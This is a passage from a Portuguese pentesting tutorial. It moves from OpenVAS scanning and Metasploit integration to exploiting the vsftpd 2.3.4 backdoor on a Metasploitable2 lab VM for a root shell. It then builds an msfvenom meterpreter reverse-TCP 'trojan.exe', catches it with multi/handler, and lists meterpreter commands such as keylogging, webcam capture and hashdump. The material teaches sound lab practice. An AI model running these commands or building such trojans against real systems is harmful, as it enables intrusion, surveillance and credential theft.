


Task: Immediate scan of IP 192.168.0.84

Name:	Immediate scan of IP 192.168.0.84
Comment:	
Target:	Target for immediate scan of IP 192.168.0.84
Alerts:	
Schedule:	(Next due: over)
Add to Assets:	yes Apply Overrides: yes Min QoD: 70%
Alterable Task:	no
Auto Delete Reports:	Do not automatically delete reports
Scanner:	OpenVAS Default (Type: OpenVAS Scanner) Scan Config: Full and fast Order for target hosts: N/A Network Source Interface: Maximum concurrently executed NVTs per host: 10 Maximum concurrently scanned hosts: 30
Status:	<div style="width: 1%; background-color: black; height: 10px;"></div> 1 %
Duration of last scan:	
Average scan duration:	
Reports:	1, Current: Oct 1 2019 (Finished: 0)
Results:	9
Notes:	0
Overrides:	0

Nessa tela podemos verificar informações como o tipo de scan que está sendo realizado – neste caso, full and fast –, o total de resultados encontrados até o momento e o status da verificação. Nós só poderemos colher os dados obtidos após a finalização da verificação.

Quando o Status estiver finalizado, done, clique no número que aparece na linha Results e ele vai apresentar o dashboard com detalhes sobre o scan:



Ele apresenta alguns gráficos gerais de todas as vulnerabilidades encontradas na máquina. Logo abaixo, podemos observar as vulnerabilidades com detalhes:

Vulnerability	Severity	QoD	Host	Location	Created
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	192.168.0.84	22/tcp	Tue Oct 1 01:19:15 2019
CPE Inventory	0.0 (Log)	80%	192.168.0.84	general/CPE-T	Tue Oct 1 01:19:15 2019
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.8 (Medium)	70%	192.168.0.84	5432/tcp	Tue Oct 1 01:14:39 2019
PostgreSQL weak password	9.0 (High)	99%	192.168.0.84	5432/tcp	Tue Oct 1 01:14:39 2019
Check for Backdoor in UnrealIRCd	7.5 (High)	70%	192.168.0.84	6667/tcp	Tue Oct 1 01:14:32 2019
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.0.84	6200/tcp	Tue Oct 1 01:14:28 2019

Observe que nas colunas Severity e QoD ele mostra a porcentagem de risco da vulnerabilidade; esta é testada com base na CVE (Common Vulnerabilities and Exposures), apresentando a porcentagem de risco testado. Para saber mais sobre a vulnerabilidade, clique no nome correspondente a ela:

Vulnerability	Severity	QoD	Host	Location	Actions
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	192.168.0.84	22/tcp	
Summary					
It was possible to login into the remote SSH server using default credentials.					
As the NVT 'SSH Brute Force Logins with default Credentials' (OID: 1.3.6.1.4.1.25623.1.0.108013) might run into a timeout the actual reporting of this vulnerability takes place in this NVT instead. The script preference 'Report timeout' allows you to configure if such an timeout is reported.					
Vulnerability Detection Result					
It was possible to login with the following credentials <User>:<Password>					
msfadmin:msfadmin user:user					
Solution					
Solution type: Mitigation					
Change the password as soon as possible.					
Vulnerability Detection Method					
Try to login with a number of known default credentials via the SSH protocol.					
Details: SSH Brute Force Logins With Default Credentials Reporting (OID: 1.3.6.1.4.1.25623.1.0.103239)					
Version used: 2019-09-06T14:17:49+0000					

Podemos exportar esse relatório para o formato .xml para que possamos realizar a integração com o Metasploit Framework e explorar essas vulnerabilidades mais a fundo.

Para isso, clique no ícone de download no canto superior esquerdo da página:

The screenshot shows a user interface for network scanning or vulnerability assessment. At the top, there are three main navigation tabs: "Dashboard", "Scans", and "Assets". Below these, a search bar contains the text "rexec Passwordless / Unencrypted Cleartext Login". Underneath the search bar, a section titled "Vulnerability" displays the specific finding: "rexec Passwordless / Unencrypted Cleartext Login". This section includes a "Summary" which states "This remote host is running a rexec service." and a "Vulnerability Detection Result" which notes "The rexec service is not allowing connections from this host". A prominent feature is a button labeled "Export Results as XML", which is highlighted with a red rectangular box. The overall layout is clean and modern, typical of security analysis tools.

Agora, inicie o Metasploit Framework (msfconsole) e digite no terminal do Kali Linux:

```
root@kali:~# msfconsole
...
=[ metasploit v4.14.1-dev ]
+ =[ 1628 exploits - 927 auxiliary - 282 post] + =[ 472 payloads - 39
encoders - 9 nops] msf >
```

Após iniciado, vamos agora importar o arquivo .xml gerado pelo OpenVAS. Digite no msfconsole:

```
msf > db_import /root/Downloads/result-1cdb4306-8956-4f07a799-
712a8989f5d2.xml
[*] Importing 'OpenVAS XML' data
[*] Successfully imported /root/Downloads/result-1cdb4306-8956-
4f07a799-712a8989f5d2.xml msf >
```

Observe que o arquivo foi importado com sucesso; agora podemos realizar análises nesses resultados por meio do msfconsole. Vamos veri car os serviços que foram analisados nesse arquivo. Digite no msfconsole:

```
msf > services
Services
=====
host      port  proto name      state info
--  --  --  --
172.16.0.12 21  tcp   ftp      open  vsftpd 2.3.4
172.16.0.12 22  tcp   ssh      open  OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
172.16.0.12 23  tcp   telnet   open  Linux telnetd
172.16.0.12 25  tcp   smtp    open  Postfix smtpd

172.16.0.12 53  tcp   domain  open  ISC BIND 9.4.2
172.16.0.12 80  tcp   http    open  Apache httpd 2.2.8 (Ubuntu) DAV/2
172.16.0.12 111  tcp   rpcbind open  2 RPC #100000
...
...
```

Ele apresenta o IP, porta, protocolo, nome, estado e informações de banners. Podemos, assim, verificar as vulnerabilidades que o host apresentou. Digite no console:

```
msf > vulns
```

Podemos também fazer com que os módulos do OpenVAS sejam carregados no msfconsole. Digite no console:

```
msf > load openvas
```

```
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
```

```
[*]
```

```
[*] OpenVAS integration requires a database connection. Once the [*]  
database is ready, connect to the OpenVAS server using  
openvas_connect.
```

```
[*] For additional commands use openvas_help.
```

```
[*]
```

```
[*] Successfully loaded plugin: OpenVAS
```

```
msf >
```

Após carregados, podemos verificar os comandos que podemos utilizar com os módulos do OpenVAS. Digite no console:

```

msf > openvas_help
[*] openvas_help          Display this help
[*] openvas_debug          Enable/Disable debugging
[*] openvas_version         Display the version of the OpenVAS server
[*]
[*] CONNECTION
[*] =====
[*] openvas_connect        Connects to OpenVAS
[*] openvas_disconnect     Disconnects from OpenVAS
[*]
[*] TARGETS
[*] =====
[*] openvas_target_create   Create target
[*] openvas_target_delete   Deletes target specified by ID
[*] openvas_target_list     Lists targets
[*]
[*] TASKS
[*] ====
[*] openvas_task_create    Create task
[*] openvas_task_delete    Delete a task and all associated reports
[*] openvas_task_list      Lists tasks
[*] openvas_task_start     Starts task specified by ID
[*] openvas_task_stop      Stops task specified by ID
[*] openvas_task_pause     Pauses task specified by ID
[*] openvas_task_resume    Resumes task specified by ID
[*] openvas_task_resume_or_start Resumes or starts task specified by ID
[*]
[*] CONFIGS
[*] =====
[*] openvas_config_list    Lists scan configurations
[*]
[*] FORMATS
[*] ====
[*] openvas_format_list    Lists available report formats
[*]
[*] REPORTS
[*] =====
[*] openvas_report_list    Lists available reports
[*] openvas_report_delete   Delete a report specified by ID
[*] openvas_report_import   Imports an OpenVAS report specified by ID
[*] openvas_report_download Downloads an OpenVAS report specified by ID
msf >

```

Esses são os comandos que podemos utilizar com o OpenVAS integrado com o msfconsole.

Uma outra forma de uso do OpenVAS é através da shell do terminal no Kali Linux. Para saber mais sobre o uso dessa ferramenta na shell, digite no terminal:

```
root@kali:~# omp --help
Usage:
  omp [OPTION...] - OpenVAS OMP Command Line Interface

Help Options:
  -?, --help           Show help options

Application Options:
  -h, --host=<host>      Connect to manager on host <host>
  -p, --port=<number>     Use port number <number>
  -V, --version          Print version.
  -v, --verbose          Verbose messages (WARNING: may reveal passwords).
  ...
...
```

O `omp` é a interface de comunicação via shell do gerenciamento do OpenVAS. Podemos utilizar o comando `omp` juntamente com as `ags` apresentadas para realizar o scan sem a necessidade de acessar a interface grá ca pelo navegador web.

Análise de vulnerabilidades⁹

Com os dados coletados, é importante traçarmos alguns objetivos a serem concluídos. Esses objetivos vão nos ajudar a identi car vulnerabilidades na exploração para que possamos ter êxito no processo.

Encontrando valor nos dados

Durante a análise de vulnerabilidade, podem surgir problemas e situações em que temos que utilizar outros caminhos para continuar a exploração. É interessante fazermos um relatório em que constem todos os métodos, ações realizadas, situações concluídas, de modo que possamos conseguir entregar um relatório de valor para um cliente, no caso de um pentest.

Por exemplo, durante a análise de vulnerabilidade, é importante procuramos informações em base de dados de exploits de vulnerabilidades, quais informações temos sobre a vulnerabilidade e qual o tipo de falhas que essa vulnerabilidade oferece. Com todas essas

informações documentadas, podemos garantir a validação dos processos realizados e nos orientar melhor durante o processo de exploração.

Ainda assim é importante procurar informações em fornecedores de notícias de vulnerabilidades, realizar buscas em fóruns, guias de configurações, manuais e documentação de fornecedores. Dessa forma, além de obter êxito na exploração, agregamos valor à documentação. Toda e qualquer informação é bem-vinda ao relatório, desde que seja organizada e tenha base, como fornecedores das aplicações, empresas especialistas em segurança, entre outros.

Uma vez encontrada a vulnerabilidade, é importante sua reprodução em um ambiente de homologação, ou seja, devemos criar um ambiente apropriado para a validação da exploração de uma vulnerabilidade de modo que não afete o ambiente de produção de um cliente. Uma vez realizado esse processo podemos aplicar inúmeros testes e sanar o problema para a vulnerabilidade explorada, sendo possível passar um laudo completo para o cliente.

Recursos de investigação

Alguns sites trazem informações importantes e falhas mais comuns que podemos encontrar atualmente. Veja alguns desses sites a seguir:

National Vulnerability Database

Disponível em: <https://nvd.nist.gov>. Acesso em: 14 ago. 2019.

É um dos sites mais conceituados em relação aos tipos de vulnerabilidades. Nesse site é possível encontrar CVEs atualizados.

Offensive Security's Exploit Database

Disponível em: www.exploit-db.com. Acesso em: 14 ago. 2019.

Este site possui exploits, shellcode, Google Hacking, Security Papers. O exploit-db pode ser comparado com a CVE, porém voltado somente para exploits.

Rapid7's Vulnerability and Modules Database

Disponível em: www.rapid7.com. Acesso em: 14 ago. 2019.

Site que mantém a base de dados dos exploits, módulos, payloads do Metasploit Framework.

Bugtraq list archives

Disponível em: <http://seclists.org>. Acesso em: 14 ago. 2019.

Site que realiza notícias de vulnerabilidades atuais e possui um acervo em que podemos realizar pesquisas de vulnerabilidades.

Sugestões de fluxo de trabalho

Veja algumas sugestões para utilizar durante a exploração de vulnerabilidades:

- Colete dados com o maior número de ferramentas que você tiver o conhecimento.
- Organize as informações de forma clara para o entendimento posterior.
- Classifique e pesquise os dados a serem explorados.
- Procure por sistemas identificados, portas e vulnerabilidades.
- Explore dentro da base de exploits do Metasploit potenciais exploits.

Dessa forma, é possível obter êxito e obter um teste de exploraçõesável. Sendo assim, você pode criar a sua metodologia de exploração seguindo essas sugestões.

Ganhando acesso ao sistema O processo de exploração¹⁰

O processo de exploração consiste em uma máquina atacante e uma máquina-alvo. Este alvo será explorado, bem como suas vulnerabilidades, e o atacante tentará realizar ataques no alvo, utilizando exploits e payloads para ganhar acesso à máquina-alvo.

O Metasploit Framework pode nos auxiliar em toda essa ação, pois ele explora uma vulnerabilidade em um alvo, cria e executa payloads, e disponibiliza ferramentas para a interpretação de comandos na shell entre o alvo e o atacante.

Exploits¹¹

Um exploit é um dado criado para explorar vulnerabilidades em hosts ou serviços.

Os exploits são utilizados para explorar aplicações e serviços e de fato conseguir acesso ao sistema; ou seja, não necessitamos inserir algum payload atrelado a esse exploit para que possamos explorar alguma vulnerabilidade.

O processo consiste em encontrar um ponto fraco em uma aplicação, e explorá-la com alguma receita, script ou código criada para essa função. Assim, conseguimos acesso à máquina.

Vamos iniciar uma máquina Metasploitable2. Abra o terminal do Kali Linux e digite:

```
root@kali:~# service postgresql start
```

Com o PostgreSQL iniciado, digite no terminal:

```
root@kali:/home/madvan# msfconsole
```

```
...
```

```
Love leveraging credentials? Check out bruteforcing  
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
```

```
=[ metasploit v4.14.1-dev ]  
+ =[ 1628 exploits - 927 auxiliary - 282 post]  
+ =[ 472 payloads - 39 encoders - 9 nops]  
+ =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf >
```

Vamos utilizar o nmap atrelado ao Metasploitable2, porém, é possível utilizar o nmap em um terminal separado, caso você queira. Para utilizar o nmap dentro do msfconsole, digite o comando `db_nmap` e o comando a ser utilizado. Veja o exemplo a seguir:

```

msf > db_nmap -O -sV 172.16.0.12
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-31 00:47 BST
[*] Nmap: Nmap scan report for 172.16.0.12
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp       vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet    Linux telnetd
[*] Nmap: 25/tcp    open  smtp     Postfix smtpd
[*] Nmap: 53/tcp    open  domain   ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind  2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec     netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  shell     Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs      2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp      ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc     VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11     (access denied)
[*] Nmap: 6667/tcp  open  irc     UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Na consoleat https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.82 seconds
msf >
```

db_nmap: ativa o uso do nmap através do console do Metasploit Framework.

-O: escaneia o nome do sistema operacional e a versão.

-sV: escaneia as versões dos serviços e as portas correspondentes.

Esse comando nos trouxe as versões dos serviços ativos e do sistema operacional da máquina 172.16.0.12, nossa máquina-alvo Metasploitable2.

Após tomar conhecimento dos serviços ativos, vamos escolher o serviço a ser explorado e realizar uma busca dentro do banco de dados do Metasploit Framework. Vamos escolher o serviço FTP (vsftpd 2.3.4) da máquina Metasploitable2 para ser explorado. Digite no console:

```
msf > search vsftpd

Matching Modules
=====
Name      Disclosure Date Rank   Description
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent VSFTPD v2.3.4
Backdoor Command Execution

msf >
```

Observe que ele encontrou um exploit disponível em sua base de dados. Vamos analisar esse exploit:

- exploit/unix/ftp/vsftpd_234_backdoor – nome e local do exploit.
- 2011-07-03 – data de criação desse exploit.
- excellent – categoria do rank de utilização.
- VSFTPD v2.3.4 Backdoor Command Execution – descrição, nome e versão do serviço para o qual o exploit foi criado e qual a sua função (neste caso, backdoor).

Podemos observar que esse exploit se aplica à nossa máquina-alvo, pois ele foi criado para o mesmo serviço e versão. Vamos utilizá-lo; para isso, digite no msfconsole:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Ao selecionar o exploit para uso, vamos veri car as suas opções de uso. Digite no console:

```

msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
----- 
RHOST      yes   The target address
RPORT 21    yes   The target port (TCP)

Exploit target:
Id Name
-- --
0 Automatic

msf exploit(vsftpd_234_backdoor) >

```

Neste caso, apenas precisamos indicar o IP do nosso alvo (host Metasploitable2). Digite no console:

```

msf exploit(vsftpd_234_backdoor)>set rhost 172.16.0.12 rhost=>
172.16.0.12

```

Agora vamos executar esse exploit. Digite no console:

```

msf exploit(vsftpd_234_backdoor)>run
[*] 172.16.0.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.0.12:21 - USER: 331 Please specify the password.
[+] 172.16.0.12:21 - Backdoor service has been spawned,
handling... [+] 172.16.0.12:21 - UID: uid=0(root) gid=0(root) [*]
Found shell.
[*] Command shell session 1 opened (172.16.0.15:36191
172.16.0.12:6200) at 2017-05-31 01:13:35 +0100
->

```

Observe que ele abriu uma conexão com essa máquina-alvo, conseguindo burlar todo o sistema e nos dando acesso ao usuário root nessa máquina.

Nesse mesmo console podemos inserir os comandos que serão executados na máquina-alvo. Veja o exemplo a seguir:

```
[*] Command shell session 1 opened (172.16.0.15:36191 ->
172.16.0.12:6200) at 2017-05-31 01:13:35 +0100

uname -r
2.6.24-16-server
ls -lh / total 89K drwxr-xr-x 2 root root 4.0K
May 13 2012 bin drwxr-xr-x 4 root root 1.0K
May 13 2012 boot drwxr-xr-x 14 root root
14K May 30 19:32 dev drwxr-xr-x 95 root
root 4.0K May 30 19:33 etc

...
```

Observe que obtivemos acesso total ao sistema. Podemos utilizar esse mesmo processo para qualquer serviço em que a máquina-alvo esteja vulnerável.

Payloads¹²

Uma payload é uma carga útil de informação que se refere à carga de uma transmissão de dados. Podemos explorar vulnerabilidades que foram geradas e enviar à máquina-alvo. Uma vez executada essa carga na máquina host, a payload é aplicada e o sistema operacional alvo interpreta os comandos contido nela.

Por exemplo, há um vírus que, de alguma forma, chegou à máquina do nosso alvo – através de e-mail, embutido em outros programas –, e o usuário o executou. Nesse momento o vírus abre uma conexão com a máquina do atacante, permitindo acesso total ao sistema.

Vamos realizar um ataque a uma máquina Windows; para isso, vamos criar uma payload através do msfvenon. Mas, primeiramente, vamos procurar no msfconsole a payload referente à criação. Digite no msfconsole:

```

msf > search meterpreter
Matching Modules
=====
Name Disclosure Date Rank Description
auxiliary/server/android_browsable_msf_launch          normal  Android
Meterpreter Browsable Launcher
exploit/firefox/local/exec_shellcode      2014-03-10 normal  Firefox Exec
Shellcode from Privileged Javascript Shell
...
payload/windows/meterpreter/reverse_tcp           normal  Windows
Meterpreter (Reflective Injection), Reverse TCP Stager
payload/windows/x64/meterpreter/reverse_tcp        normal  Windows
Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
post/windows/manage/priv_migrate                 normal  Windows Manage
Privilege Based Process Migration
msf >

```

Observe que ele vai apresentar tudo que contenha a descrição meterpreter existente no banco de dados. Procure o meterpreter referente ao Windows.

Vamos utilizar a payload/windows/meterpreter/reverse_tcp.

Essa payload vai fazer com que a máquina Windows alvo abra uma conexão TCP reversa e nos disponibilize acesso via shell. Agora abra o terminal do Kali Linux e digite:

```

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -
platform windows -a x86 -f exe lhost=172.16.0.15 lport=80 -o
/root/trojan.exe
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes Saved as: /root/trojan.exe

```

msfvenom: executa a ferramenta do Metasploit Framework msfvenom.

-p: indica a payload a ser utilizada; neste caso, a windows/meterpreter/reverse_tcp.

--platform: indica a plataforma do sistema operacional do alvo; neste caso, Windows.

-a: indica a arquitetura do executável que será criado para o sistema operacional alvo; neste caso, x86.

-f: indica o formato do executável a ser criado; neste caso, exe.

lhost=172.16.0.19: indica o IP da máquina que vai receber a conexão.

lport=80: indica a porta pela qual o atacante vai escutar a comunicação com a máquina-alvo; neste caso, a porta 80.

-o/root/trojan.exe: indica o nome do arquivo a ser gerado; neste caso, o arquivo trojan.exe será criado no diretório /root.

Esse comando vai criar um executável para Windows que vai abrir uma comunicação com a máquina do atacante, com o nome trojan.exe; vamos utilizar a porta 80, pois é uma porta em que é possível conseguir acesso facilmente, mesmo que o alvo esteja utilizando um firewall, pois é a porta usada para a navegação na internet. Esse executável será criado no diretório

/root.

Para poder explorar essa vulnerabilidade nós precisamos acessar um exploit que se chama multi/handler; ele vai estabelecer uma comunicação com o payload que foi gerado, e esse exploit pode ser utilizado para inúmeras plataformas, como Android, Java, Linux, Windows etc. Para utilizá-lo, abra o msfconsole e digite:

```
msf > use multi/handler
exploit(handler) >
```

Agora vamos fazer com que a payload que usamos na criação do trojan.exe seja utilizada pelo exploit; digite no msfconsole:

```
msf      exploit(handler) >          set      payload
windows/meterpreter/reverse_tcp payload
=> windows/meterpreter/reverse_tcp
```

Vamos veri car as configurações de opções que podemos utilizar com esse exploit; digite:

```
msf exploit(handler) > show options
```

Module options (exploit/multi/handler):

Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

Payload options (windows/meterpreter/reverse_tcp):

Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

EXITFUNC	process	yes		Exit technique (Accepted: ", seh, thread, process, none)
LHOST		yes		The listen address
LPORT	4444	yes		The listen port

Exploit target:

Id	Name
----	------

0	Wildcard Target
---	-----------------

```
msf exploit(handler) >
```

Vamos con gurar o LHOST e o LPORT que foram indicados na criação do trojan.exe; digite no msfconsole:

```
msf exploit(handler)>set lhost 172.16.0.15 lhost
```

```
=> 172.16.0.15
```

```
msf exploit(handler)>set lport 80 lport
```

```
=> 80
```

Veri que se as con gurações foram corretamente aplicadas; digite no console:

```
msf exploit(handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: " , seh, thread, process, none)
LHOST 172.16.0.15 yes The listen address
LPORT 80 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(handler) >
```

Com as opções configuradas, agora vamos iniciar o exploit:

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 172.16.0.15:80
[*] Starting the payload handler...
```

Observe que o exploit está aguardando conexões.

Agora, copie o arquivo trojan.exe para a máquina Windows e execute-o. Você vai perceber que, após a execução, não haverá mudança visual no Windows para o usuário. Porém, no instante da execução, o Windows abriu uma conexão com o exploit do msfconsole. Abra o console e verifique:

```
[*] Started reverse TCP handler on 172.16.0.15:80
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.16.0.19
[*] Meterpreter session 1 opened (172.16.0.15:80
172.16.0.19:49172) at 2017-05-31 03:14:10 +0100 meterpreter >
->
```

Observe que a comunicação estabelecida pela máquina-alvo abriu o console do meterpreter.

Meterpreter₁₃

O meterpreter é o interpretador do Metasploit. Ele vai identificar a plataforma e o sistema do alvo e interpretar os comandos, para que o msfconsole do atacante possa utilizar esses comandos por meio da payload que foi carregada na máquina-alvo.

Continuando a exploração do nosso ataque anterior, digite no console do meterpreter o sinal de interrogação (?). Para sabermos os comandos que podemos utilizar nessa máquina-alvo, veja o exemplo a seguir:

```
meterpreter > ?
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
sessions	Quickly switch to another session

set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for 'load'
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections

portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system's local date and time
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

```
=====
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
```

Priv: Elevate Commands

```
=====
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.
```

Priv: Password database Commands

```
=====
Command      Description
-----
hashdump    Dumps the contents of the SAM database
```

Priv: Timestomp Commands

```
=====
Command      Description
-----
timestomp   Manipulate file MACE attributes
```

